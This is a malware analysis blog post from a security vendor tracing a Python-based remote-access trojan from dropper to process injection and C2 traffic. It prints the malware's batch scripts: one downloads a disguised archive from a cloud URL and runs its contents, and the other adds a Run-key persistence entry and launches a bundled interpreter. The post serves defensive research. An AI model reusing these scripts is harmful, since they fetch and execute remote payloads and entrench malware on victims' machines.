

Masked in Memory: A Hidden .PYC fragment utilises cvtres.exe to communicate with C&C

 labs.k7computing.com/index.php/masked-in-memory-a-hidden-pyc-fragment-utilises-cvtres-exe-to-communicate-with-cc

Praveen Babu

November 19, 2025

During a routine analysis at K7 Labs, we encountered a Python-based malware sample that uses multi-stage obfuscation. The de-obfuscated result is a 65 MB blob with the bulk of the file being just fillers and a small, valid marshalled .pyc at the end of the blob having the code to perform process injection into a legitimate Windows binary. It retrieves a .NET component from its C2 infrastructure and enables stealthy persistence and C2 communications. The sample has several features: multi-layer encoding, masquerading of archive types, and bundling of a Python runtime with a signed/legitimate-looking executable name.

This blog post walks you through our analysis: from the initial discovery and execution chain to de-obfuscation findings, process monitoring, and behavioural insights.

Delivery and Initial Execution




Fig 1: Execution Flow Chart

The infection chain starts with a PE dropper containing a runtime decryption routine that builds a large buffer on the stack, performing a fast SIMD copy/transform loop (movups), and then writing the reconstructed payload to disk via WriteFile. In short: it reconstructs config.bat and persists it before executing.




Fig 2: Decrypted buffer

This **batch script** is dropped into C:\Users\Public\config.bat. This script sets up a directory (C:\DragonAntivirus) and then downloads a file from a remote cloud storage service. Although the downloaded file has a .png extension, it's actually a **RAR archive** — this is a simple and well used trick as users and security filters treat .png files as harmless files.

```
mkdir "C:\DragonAntivirus"
curl -L "https://www.dropbox.com/sc/1fi/oticerp2ubty8c7b9s3ma/dcaat2.png?rlkey=l2dyib50sncy39aldt5e2ksq&st=p45ce0sy6dl=1" -s
-o "C:\DragonAntivirus\Setup.zip"
cd C:\DragonAntivirus
tar -xvf "C:\DragonAntivirus\Setup.zip"
copy C:\DragonAntivirus\Interput.json C:\DragonAntivirus\Install.bat
cmd /c start "" /min "C:\DragonAntivirus\Install.bat"
```

Fig 3: Extracted .bat script

After download, the script uses the built-in tar command to extract the disguised archive. The extracted payload contains

- AsusMouseDriver.sys — actually a password-protected RAR (disguised with .sys).
- Interput.json — a file with JSON extension that the batch script renames to .bat (Install.bat) and executes.
- A file (lnx) with no extension which is a legitimate WinRAR executable used to extract the password protected archive.

Name	Date modified	Type	Size
 AsusMouseDriver.sys	03-11-2025 19:26	System file	20,221 KB
 Interput.json	03-11-2025 19:26	JSON Source File	2 KB
 Inx	03-11-2025 19:26	File	794 KB

Fig 4: Extracted files

Loader Execution

The newly renamed Install.bat script renames Inx → ex.exe and uses it to extract the password-protected archive AsusMouseDriver.sys, using a hardcoded password, to C:\Users\Public\WindowsSecurityA\.

The directory named WindowsSecurityA now holds:

- A file named ntoskrnl.exe (pretending to be a Windows kernel file, but actually a bundled Python runtime).
- A blob Lib\image — the main obfuscated Python payload.
- Opens a decoy document (a PDF) to distract the user after infection.

```
@echo off
set "ID=dcaat"
set "SID=dcconsbot"
set "eA=.exe"
set "ss=start"
set "pp=Public"
set "mii=mi"
set "h=HKC"
set "u=un"
set "Pu=Publ"
set "rgs=re"
set "cc=cm"
cd /d "%~dp0"
:qwekhqwekqwekqweikjwqhekqweqweqwekqwekqwehqwkeqweqehkqwek
mkdir "C:\Users\%pp%\WindowsSecurityA"
copy AsusMouseDriver.sys RGLkfk.rar

:qwekhqwekqwekqweikjwqhekqweqweqwekqwekqwehqwkeqweqehkqwek
:qwekhqwekqwekqweikjwqhekqweqweqwekqwekqwehqwkeqweqehkqwek
:qwekhqwekqwekqweikjwqhekqwedasdgweqweqgewfrqrwqwrw
:qwekhqwekqwekqweikjwqhekqweqweqwekqwekqwehqwkeqweqehkqwek
copy Inx Ex%eA%
Ex%eA% x -pasusdriver -y -o+ -inul RGLkfk.rar "C:\Users\%pp%\WindowsSecurityA"
:qwekhqwekqwekqweikjwqhekqwedasdgweqweqgewfrqrwqwrw
:qwekhqwekqwekqweikjwqhekqwedasdgweqweqgewfrqrwqwrw
:qwekhqwekqwekqweikjwqhekqweqweqwekqwekqwehqwkeqweqehkqwek
:qwekhqwekqwekqweikjwqhekqweqweqwekqwekqwehqwkeqweqehkqwek
:qwekhqwekqwekqweikjwqhekqweqweqwekqwekqwehqwkeqweqehkqwek
:qwekhqwekqwekqweikjwqhekqweqweqwekqwekqwehqwkeqweqehkqwek
timeout /t 5 /nobreak
%rgs%g add "%h%\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "Update Service" /t REG_SZ /d "%cc%d%eA% /c %ss% \" /%mii%
\"C:\Users\%Pu%ic\WindowsSecurityA\ntoskrnl%eA%\" \"C:\Users\%Pu%ic\WindowsSecurityA\Lib\image\" \"%SID%\" \"%ID%\" /f
%cc%d /c %ss% /%mii% \" \"C:\Users\%pp%\WindowsSecurityA\ntoskrnl%eA% C:\Users\%Pu%ic\WindowsSecurityA\Lib\image \"%SID%\" \"%ID%\"
timeout /t 5 /nobreak
%cc%d /c %ss% \" msedge https://www.pdfFiller.com/s/clRIpLpaw
```

Fig 5: Loader script (Install.bat)

The script finally runs the Python interpreter (ntoskrnl.exe) with two command-line arguments (“dcconsbot” “dcaat”). Those arguments act as inputs for the loader: the interpreter uses them to begin the layered de-obfuscation (Base64 → BZ2 → Zlib → marshal.loads) and then executes the reconstructed .pyc in memory.




Fig 6: Executing payload




Fig 7: Decoy PDF

De-obfuscation Chain

Once launched, the Python runtime reads the hidden payload from the image file and reconstructs the real malicious code.

The unpacking process uses layered transformations.

1. **Base64 Decoding:** Converts the text-based encoding into raw bytes.
2. **BZ2 Decompression:** Decompresses one layer of packed data.
3. **Zlib Decompression:** Unwraps a second compression layer.
4. **Marshal Loading:** Converts the final byte stream into compiled Python bytecode (.pyc), ready for execution.

Payload Behaviour: Process Injection and C2

Once the payload executes, it immediately performs process injection — a stealth technique used to run malicious code inside a legitimate Windows process.

In this case, the malware targets **cvtres.exe**, a Microsoft utility.

Running malicious code inside cvtres.exe gives the malware two major advantages:

- **Stealth:** Security tools often trust signed Microsoft binaries, a boon for threat actors, allowing malicious activity to look as if coming from a legitimate process.
- **Persistence:** Even if the loader process terminates, the injected process remains alive and continues C2 communication.

21:46:11...	ntosknl.exe	7656	Process Create	C:\WINDOWS\SysWOW64\tasklist.exe	SUCCESS
21:46:13...	ntosknl.exe	7656	Process Create	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe	SUCCESS
21:46:13...	cvtres.exe	3044	Process Start		SUCCESS

Fig 10: Process injection

While dumping cvtres.exe from memory, we discovered an injected .NET module. The .NET component was downloaded at runtime and mapped into the cvtres.exe's address space. A static inspection in dnSpy revealed code responsible for establishing the C2 connection.




Fig 11: C2 connection handling

Analysis of the network capture (see Fig. 12) showed the injected component performing TCP communication and receiving data over an encrypted channel. This continuous, bidirectional, encrypted traffic pattern is characteristic of a remote-access trojan (RAT). This module maintains a persistent C2 channel that allows the attacker to issue commands and receive responses like file transfer, command execution, or system reconnaissance.




Fig 12: C2 connection

Using a trusted security solution like K7 Antivirus is essential for staying protected in today's threat landscape. K7 Labs continuously delivers detections for such malware families across multiple infection stages and ensures coverage against the latest and emerging threats.

Indicators of Compromise (IOCs)

Hash	Detection Name
675D475B5C02CA834E83BE009E09DB7C (Parent File)	Trojan(0001140e1)
33DD6D8FCFF3CA256F44A371FA3CF819 (Injected File)	Trojan(700000201)